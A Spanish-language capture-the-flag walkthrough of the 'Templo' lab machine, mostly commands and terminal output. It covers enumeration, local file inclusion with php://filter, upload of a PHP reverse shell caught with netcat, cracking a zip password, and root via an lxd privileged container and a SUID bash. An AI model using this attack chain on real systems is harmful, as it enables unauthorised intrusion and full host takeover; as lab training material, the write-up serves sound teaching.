

## TEMPLO



## CONECTIVIDAD

```
ping -c1 192.168.0.25
```

```
➤ ping -c1 192.168.0.25
PING 192.168.0.25 (192.168.0.25) 56(84) bytes of data:
64 bytes from 192.168.0.25: icmp_seq=1 ttl=64 time=1.45 ms
— 192.168.0.25 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.445/1.445/1.445/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA      192.168.0.25

IP DE LA MÁQUINA ATACANTE      192.168.0.22

LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.25 -T 5
```


```

# nmap -p- -Pn -sVC --min-rate 5000 192.168.0.25 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 12:37 EDT
Warning: 192.168.0.25 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.25
Host is up (0.0040s latency).
Not shown: 34934 closed tcp ports (reset), 30599 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 bc:8f:97:fa:60:eb:ed:b2:8c:3b:c0:65:3b:48:69:f1 (ECDSA)
|_ 256 f9:b0:9b:20:8f:3a:7b:33:e7:95:a5:43:e7:9b:c6:59 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: RODGAR
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:0C:29:F0:61:2C (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Encontramos los puertos 22 y 80

## PUERTO 80



## ENUMERACIÓN

Vamos con gobuster a la búsqueda de archivos y directorios

```

gobuster dir -u http://192.168.0.25 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,sh,html,txt -t 100

```

```

└─$ gobuster dir -u http://192.168.0.25 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,sh,html,txt -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.25
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,py,sh,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 277]
./css (Status: 301) [Size: 310] [→ http://192.168.0.25/css/]
./html/images/ (Status: 403) [Size: 277]
./js (Status: 301) [Size: 309] [→ http://192.168.0.25/js/]
./images (Status: 301) [Size: 313] [→ http://192.168.0.25/images/]
./index.html (Status: 200) [Size: 20869]
./wow (Status: 301) [Size: 310] [→ http://192.168.0.25/wow/]
./fonts (Status: 301) [Size: 312] [→ http://192.168.0.25/fonts/]
./php (Status: 403) [Size: 277]
./html (Status: 403) [Size: 277]
./server-status (Status: 403) [Size: 277]
Progress: 1323360 / 1323366 (100.00%)

Finished

```

En el directorio **/wow** encontramos **“vamos al /opt”**. Lo recordamos.

Probamos con las imágenes de los usuarios en **/images**, usando **stegseek** y sin resultados.

Después de un rato brujuleando y dado el énfasis en el servidor web

**"NAMARI lo es todo solo debes probar"**, me decido a tirarle un **dirb** a namari

El comando **lolcat** colorea la salida de texto en la terminal, lo que

hace que los resultados sean más agradables visualmente.

**sudo apt-get install lolcat**

**dirb http://192.168.0.25/NAMARI/ | lolcat**

```
# dirb http://192.168.0.25/NAMARI/ | lolcat
-----
/home/kali/Desktop/TheHackersLabs/Templo
192.168.0.25/NAMARI/ | http://CODE:200|SIZE:2995| lolcat
DIRB v2.22
By The Dark Raver
-----
/home/kali/Desktop/TheHackersLabs/Templo
START_TIME: Sun Sep  1 06:47:20 2024
URL_BASE: http://192.168.0.25/NAMARI/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.25/NAMARI/ ----
+ http://192.168.0.25/NAMARI/index.php (CODE:200|SIZE:2995)
==> DIRECTORY: http://192.168.0.25/NAMARI/uploads/

---- Entering directory: http://192.168.0.25/NAMARI/uploads/ ----


-----
END_TIME: Sun Sep  1 06:58:10 2024
DOWNLOADED: 9224 - FOUND: 1
```

Encontramos dos directorios **/index.php** y **/uploads**



En el index.php observamos que podemos subir o incluir archivos.

Probamos a incluir una ruta interesante `/etc/passwd`




Sacamos un usuario: `rodgar`

Vamos con subir archivo. Nos vamos a <https://www.revshells.com/>

Configuramos nuestra IP y puerto a la escucha con netcat. Buscamos en php y usamos la de PentestMonkey, (no suele fallar); la copiamos y guardamos con nano.

`nano reshell.php`

Nos vamos al `index.php` seleccionamos y subimos nuestra shell.



Ahora nos vamos al `/uploads`. Uooooopsssss, página en blanco. Miramos el código fuente.

```
view-source:http://192.168.0.25/NAMARI/uploads/


1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <title>Acceso Denegado</title>
6 </head>
7 <body>
8   <!-- Página en blanco -->
9 </body>
10 </html>
11
```

## Investigando en

<https://book.hacktricks.xyz/v/es/pentesting-web/xxe-xee-xml-external-entity#php-wrappers>

Usamos PHP wrappers para ver el código fuente de archivos PHP:

<http://192.168.0.25/NAMARI/index.php?page=php://filter/convert.base64-encode/resource=index.php>



Es una forma de "engañar" al servidor para que nos muestre el código fuente de un archivo PHP en lugar de ejecutarlo, aprovechando una vulnerabilidad de inclusión de archivos.

Lee el archivo index.php. Lo codifica en base64 y muestra el resultado codificado

Si ejecutamos

```
echo "archivoBase64" | base64 -d
```

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000
```

```
<?php
// Manejo de subida de archivos
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $target_dir = "uploads/";

    // Obtiene el nombre original del archivo y su extensión
    $original_name = basename($_FILES["fileToUpload"]["name"]);
    $file_extension = pathinfo($original_name, PATHINFO_EXTENSION);

    $file_name_without_extension = pathinfo($original_name, PATHINFO_FILENAME);
    $rot13_encoded_name = str_rot13($file_name_without_extension);
    $new_name = $rot13_encoded_name . '.' . $file_extension;

    // Crea la ruta completa para el nuevo archivo
    $target_file = $target_dir . $new_name;

    // Mueve el archivo subido al directorio objetivo con el nuevo nombre
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        // Mensaje genérico sin mostrar el nombre del archivo
        $message = "El archivo ha sido subido exitosamente.";
        $message_type = "success";
    } else {
        $message = "Hubo un error subiendo tu archivo.";
        $message_type = "error";
    }
}
```

Los archivos se suben a la carpeta **"uploads/"**. El nombre del archivo se codifica usando **ROT13**, pero la extensión se mantiene.

Para codificar en ROT13

```
echo "reshell" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
```

erfuryy



```
# echo "reshell" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
```

erfuryy archivo index.php. Lo codifique en base64 y muestra el resultado codificado

## EXPLOTACIÓN

¿Qué significa todo esto?

Nuestro archivo original: **reshell.php**

Nombre del archivo en el servidor: **erfuryy.php**

Esto significa que:

Cuando subes el archivo "**reshell.php**", el servidor lo guardará como "**erfuryy.php**". Para acceder a nuestro archivo a través de la vulnerabilidad de inclusión de archivos (LFI), deberíamos usar:

<http://192.168.0.25/NAMARI/index.php?page=uploads/erfuryy.php>

Para activar la reverse shell lo que hacemos es ponernos a la escucha en el 9001 con **netcat** y nos dirigimos al navegador, obteniendo la conexión

```
nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.22] from (UNKNOWN) [192.168.0.25] 52236
Linux TheHackersLabs-Templo 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 21:49:14 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
16:28:36 up 34 min, 0 user, load average: 0.00, 0.00, 0.03
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1171): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Templo:/$
```

No nos olvidamos de ver el directorio **/opt** a ver que acontece



```

www-data@TheHackersLabs-Templo:/$ cd /opt
cd /opt
www-data@TheHackersLabs-Templo:/opt$ ls -la
ls -la
total 12
drwxr-xr-x  3 root    root    4096 Aug  6 21:45 .
drwxr-xr-x 23 root    root    4096 Aug  7 14:05 ..
drwxrwxr-x  2 rodgar  rodgar  4096 Aug  6 17:07 .XXX
www-data@TheHackersLabs-Templo:/opt$ cd .XXX
cd .XXX
www-data@TheHackersLabs-Templo:/opt/.XXX$ ls -la
ls -la
total 12
drwxrwxr-x  2 rodgar  rodgar  4096 Aug  6 17:07 .
drwxr-xr-x  3 root    root    4096 Aug  6 21:45 ..
-rw-r--r--  1 root    root     378 Aug  3 21:12 backup.zip

```

Nos montamos un servidor web en el remoto

```

www-data@TheHackersLabs-Templo:/opt/.XXX$ python3 -m http.server 8000
python3 -m http.server 8000

```

Y en local con wget

```

wget http://192.168.0.25:8000/backup.zip

```

```

www-data@TheHackersLabs-Templo:/opt/.XXX$ python3 -m http.server 8000
python3 -m http.server 8000
192.168.0.22 - - [01/Sep/2024 16:41:17] "GET /backup.zip HTTP/1.1" 200 -

--2024-09-01 12:41:21-- http://192.168.0.25:8000/backup.zip
Connecting to 192.168.0.25:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 378 [application/zip]
Saving to: 'backup.zip'

backup.zip                               100%[=====] 378  --KB/s  in 0.02s

2024-09-01 12:41:21 (24.0 KB/s) - 'backup.zip' saved [378/378]

```

Con zip2john, extraemos el hash de la contraseña

Luego ejecutamos john. “batman”

```

# zip2john backup.zip > hash.txt
ver 1.0 backup.zip/backup/ is not encrypted, or stored with non-handled compression type
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.txt PKZIP Encr: 2b chk, TS_chk, cmplen=36, decmplen=24, crc=5C3C7389 ts=8855 cs=8855 type=0

```

```
john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64]) ontrasena
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
batman (backup.zip/backup/Rodgar.txt)
1g 0:00:00:00 DONE 2/3 (2024-09-01 12:48) 1.851g/s 89253p/s 89253c/s 89253C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descomprimos con esta contraseña y leemos

```
cat Rodgar.txt
6rK5£6iqF;o|8dmla859/_
```

```
cat Rodgar.txt
6rK5£6iqF;o|8dmla859/_
```

## ESCALADA DE PRIVILEGIOS

```
www-data@TheHackersLabs-Templo:/$ su rodgar
su rodgar
Password: 6rK5£6iqF;o|8dmla859/_
whoami
rodgar
bash -i
bash: cannot set terminal process group (1171): Inappropriate ioctl for device
bash: no job control in this shell
rodgar@TheHackersLabs-Templo:/$
```

Después de un rato cacharreando decidí traerme linpeas, darle permisos y ejecutar

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

Encontramos este dato interesante

```
uid=1000(rodgar) gid=1000(rodgar)
groups=1000(rodgar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)
```

Consultando en

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>

Procedimiento:

1- Clonamos el repositorio

```
git clone https://github.com/saghul/lxd-alpine-builder
```

Esto descarga los scripts necesarios para construir una imagen Alpine Linux

2- Construimos la imagen

```
sudo ./build-alpine -a i686
```

Esto crea una imagen Alpine para arquitectura i686.

3- La llevamos a la máquina víctima

```
rodgar@TheHackersLabs-Templo:/tmp$
```

```
wget 192.168.0.22:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
```

4- Inicializar LXD

```
lxd init
```

5- Importamos la imagen en LXD

```
lxc image import ./alpine*.tar.gz --alias alpine
```

6- Verificamos la importación

```
lxc image list
```

7- Creamos un contenedor privilegiado

```
lxc init alpine mycontainer -c security.privileged=true
```

8- Montamos el sistema de archivos del host

```
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
```

9- Iniciamos el contenedor

```
lxc start mycontainer
```

10- Accedemos al contenedor

```
lxc exec mycontainer /bin/sh
```

```
rodgar@TheHackersLabs-Templo:~$ lxc image list
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCHITECTURE	TYPE	SIZE	UPLOAD DATE
alpine	caf93bcf80ff	no	alpine v3.13 (20210218_01:39)	x86_64	CONTAINER	7.94MiB	Sep 1, 2024 at 6:43pm (UTC)

```
rodgar@TheHackersLabs-Templo:~$ lxc init alpine mycontainer -c security.privileged=true
Creating mycontainer
```

```
rodgar@TheHackersLabs-Templo:~$ lxc config device add mycontainer mydevice disk
source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
```

```
rodgar@TheHackersLabs-Templo:~$ lxc start mycontainer
```

```
rodgar@TheHackersLabs-Templo:~$ lxc exec mycontainer /bin/sh
~ # whoami
root
~ # cd /mnt/root
```

Como estamos dentro de un contenedor LXD, modificamos los permisos  
de bin/bash

```
chmod 4777 /bin/bash
```

Salimos del contenedor y volvemos al host

```
/mnt/root # exit
```

Ejecutamos bash -p y nos hacemos root

```
rodgar@TheHackersLabs-Templo:~$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

Tuve problemas pues, en principio, me olvidaba de Inicializar LXD.

```
/mnt/root # chmod 4777 bin/bash
/mnt/root # exit
rodgar@TheHackersLabs-Templo:~$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

👉 Buen día.



